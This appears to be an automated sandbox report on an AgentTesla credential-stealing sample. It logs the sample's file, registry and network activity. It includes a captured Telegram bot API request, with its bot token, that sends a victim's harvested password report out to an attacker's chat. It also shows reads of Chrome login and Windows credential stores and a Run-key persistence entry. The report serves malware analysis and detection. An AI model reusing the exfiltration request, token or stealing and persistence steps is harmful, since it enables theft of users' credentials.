2022-05-04 12:38:05 UTC	0	OUT	POST /bot1698102386:AAHWYbuf-rLmgfOsAgCnA_t8ncjPXSF5S8c/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da2ddf8401560c Host: api.telegram.org Content-Length: 754 Expect: 100-continue Connection: Keep-Alive
2022-05-04 12:38:05 UTC	0	IN	HTTP/1.1 100 Continue

Timestamp	kBytes transferred	Direction	Data
2022-05-04 12:38:05 UTC	0	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 32 64 64 66 38 34 30 31 35 36 30 63 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 31 31 33 31 38 31 30 32 32 35 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 32 64 64 66 38 34 30 31 35 36 30 63 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 50 57 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 6a 6f 6e 65 73 2f 30 36 31 35 34 34 0a 4f 53 46 75 6c 6c Data Ascii: ----------8da2ddf8401560cContent-Disposition: form-data; name="chat_id"1131810225----------8da2ddf8401560cContent-Disposition: form-data; name="caption"New PW Recovered!User Name: user/061544OSFull
2022-05-04 12:38:05 UTC	1	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Wed, 04 May 2022 12:38:05 GMT Content-Type: application/json Content-Length: 606 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":11954,"from":{"id":1698102386,"is_bot":true,"first_name":"hyacith","username":"ugochibot"},"chat":{"id":1131810225,"first_name":"uwe","last_name":"Karen","type":"private"},"date":1651667885,"document":{"file_name":"user-061544 2022-05-04 03-05-05.html","mime_type":"text/html","file_id":"BQACAgEAAxkDAAIusmJyc62WHLhzqejVctcsRLOLg5xoAAI1AgACduCZRwoWHQEMSu5XJAQ","file_unique_id":"AgADNQIAAnbgmUc","file_size":184},"caption":"New PW Recovered!\n\nUser Name: user/061544\nOSFullName: Microsoft Windows 10 Pro\nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Statistics

Behavior



System Behavior

Analysis Process: SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe PID: 6260, Parent PID: 2896

General

Target ID:	0
Start time:	14:37:19
Start date:	04/05/2022
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe"
Imagebase:	0xee0000
File size:	689664 bytes

MD5 hash:	5D5F37A7CF3A9FF4277B3A9DC2C4B9D2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.322518240.0000000004891000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.322518240.0000000004891000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.319389781.000000000355E000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.322233930.0000000004710000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.322233930.0000000004710000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.318963190.0000000003471000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.322403538.00000000047FA000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.322403538.00000000047FA000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCECF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCECF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DFFC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe.log	0	1308	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6DFFC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCC5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCCCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DC203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DCC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BFE1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BFE1B4F	ReadFile

Analysis Process: MSBuild.exe PID: **6856**, Parent PID: **6260**

General

Target ID:	9
Start time:	14:37:44
Start date:	04/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
Imagebase:	0xa50000
File size:	261728 bytes
MD5 hash:	D621FD77BD585874F9686D3A76462EF1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.524548003.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000002.524548003.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.528471132.0000000002E81000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000009.00000002.528471132.0000000002E81000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000009.00000002.528471132.0000000002E81000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000000.313568492.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000000.313568492.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000000.312741390.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000000.312741390.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000000.310999975.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000000.310999975.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000000.311813738.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000000.311813738.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCECF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCECF06	unknown
C:\Users\user\AppData\Roaming\ykVBUY	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6BFEBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\ykVBUY\ykVBUY.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6BFEDD66	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\System32\drivers\etc\hosts	824	11	0d 0a 31 32 37 2e 30 2e 30 2e 31	127.0.0.1	success or wait	1	6BFE1B4F	WriteFile
C:\Users\user\AppData\Roaming\ykVBUY\ykVBUY.exe	0	131072	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd 5a fd 5a 00 00 00 00 00 00 00 00 fd 00 22 01 0b 01 30 00 00 7c 03 00 00 42 00 00 00 00 00 00 6e fd 03 00 00 20 00 00 00 fd 03 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 00 04 00 00 02 00 00 fd fd 04 00 03 00 60 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELZZ"0|Bn @ `	success or wait	2	6BFEDD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe.config	unknown	4095	success or wait	1	6DCC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe.config	unknown	6457	end of file	1	6DCC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCC5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe.config	unknown	4095	success or wait	1	6DCCCA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe.config	unknown	6457	end of file	1	6DCCCA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCCCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DC203DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DCC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BFE1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BFE1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe.config	unknown	4096	success or wait	1	6BFE1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe.config	unknown	4096	end of file	1	6BFE1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe.config	unknown	4095	success or wait	1	6DCC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe.config	unknown	6457	end of file	1	6DCC5705	unknown
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6BFE1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6BFE1B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\d1aef8e4-b864-479c-bf86-f42c63d352b2	unknown	4096	success or wait	1	6BFE1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6BFE1B4F	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	ykVBUY	unicode	C:\Users\user\AppData\Roaming\ykVBUY\ykVBUY.exe	success or wait	1	6BFE646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	ykVBUY	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6BFEDE2E	RegSetValueExW

Analysis Process: ykVBUY.exe PID: **5256**, Parent PID: **3616**

General

Target ID:	14
Start time:	14:38:06
Start date:	04/05/2022
Path:	C:\Users\user\AppData\Roaming\ykVBUY\ykVBUY.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\ykVBUY\ykVBUY.exe"
Imagebase:	0x550000
File size:	261728 bytes
MD5 hash:	D621FD77BD585874F9686D3A76462EF1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 0%, Virustotal, Browse • Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ykVBUY.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DFFC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BFE1B4F	WriteFile
\Device\ConDrv	161	161	4d 53 42 55 49 4c 44 20 3a 20 65 72 72 6f 72 20 4d 53 42 31 30 30 33 3a 20 53 70 65 63 69 66 79 20 61 20 70 72 6f 6a 65 63 74 20 6f 72 20 73 6f 6c 75 74 69 6f 6e 20 66 69 6c 65 2e 20 54 68 65 20 63 75 72 72 65 6e 74 20 77 6f 72 6b 69 6e 67 20 64 69 72 65 63 74 6f 72 79 20 64 6f 65 73 20 6e 6f 74 20 63 6f 6e 74 61 69 6e 20 61 20 70 72 6f 6a 65 63 74 20 6f 72 20 73 6f 6c 75 74 69 6f 6e 20 66 69 6c 65 2e 0d 0a	MSBUILD : error MSB1003: Specify a project or solution file. The current working directory does not contain a project or solution file.	success or wait	1	6BFE1B4F	WriteFile
\Device\ConDrv	298	137	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BFE1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ykVBUY.exe.log	0	841	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",03,"System.Core, Version=4.0.0	success or wait	1	6DFFC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCC5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCCCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DC203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC203DE	ReadFile

Analysis Process: conhost.exe PID: **1408**, Parent PID: **5256**

General	
Target ID:	15
Start time:	14:38:07
Start date:	04/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: ykVBUY.exe PID: **2976**, Parent PID: **3616**

General	
Target ID:	16
Start time:	14:38:15
Start date:	04/05/2022
Path:	C:\Users\user\AppData\Roaming\ykVBUY\ykVBUY.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\ykVBUY\ykVBUY.exe"
Imagebase:	0x600000
File size:	261728 bytes
MD5 hash:	D621FD77BD585874F9686D3A76462EF1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BFE1B4F	WriteFile
\Device\ConDrv	161	161	4d 53 42 55 49 4c 44 20 3a 20 65 72 72 6f 72 20 4d 53 42 31 30 30 33 3a 20 53 70 65 63 69 66 79 20 61 20 70 72 6f 6a 65 63 74 20 6f 72 20 73 6f 6c 75 74 69 6f 6e 20 66 69 6c 65 2e 20 54 68 65 20 63 75 72 72 65 6e 74 20 77 6f 72 6b 69 6e 67 20 64 69 72 65 63 74 6f 72 79 20 64 6f 65 73 20 6e 6f 74 20 63 6f 6e 74 61 69 6e 20 61 20 70 72 6f 6a 65 63 74 20 6f 72 20 73 6f 6c 75 74 69 6f 6e 20 66 69 6c 65 2e 0d 0a	MSBUILD : error MSB1003: Specify a project or solution file. The current working directory does not contain a project or solution file.	success or wait	1	6BFE1B4F	WriteFile
\Device\ConDrv	298	137	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BFE1B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCC5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC203DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCCCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DC203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC203DE	ReadFile

Analysis Process: conhost.exe PID: **3264**, Parent PID: **2976**

General

Target ID:	17
Start time:	14:38:16
Start date:	04/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly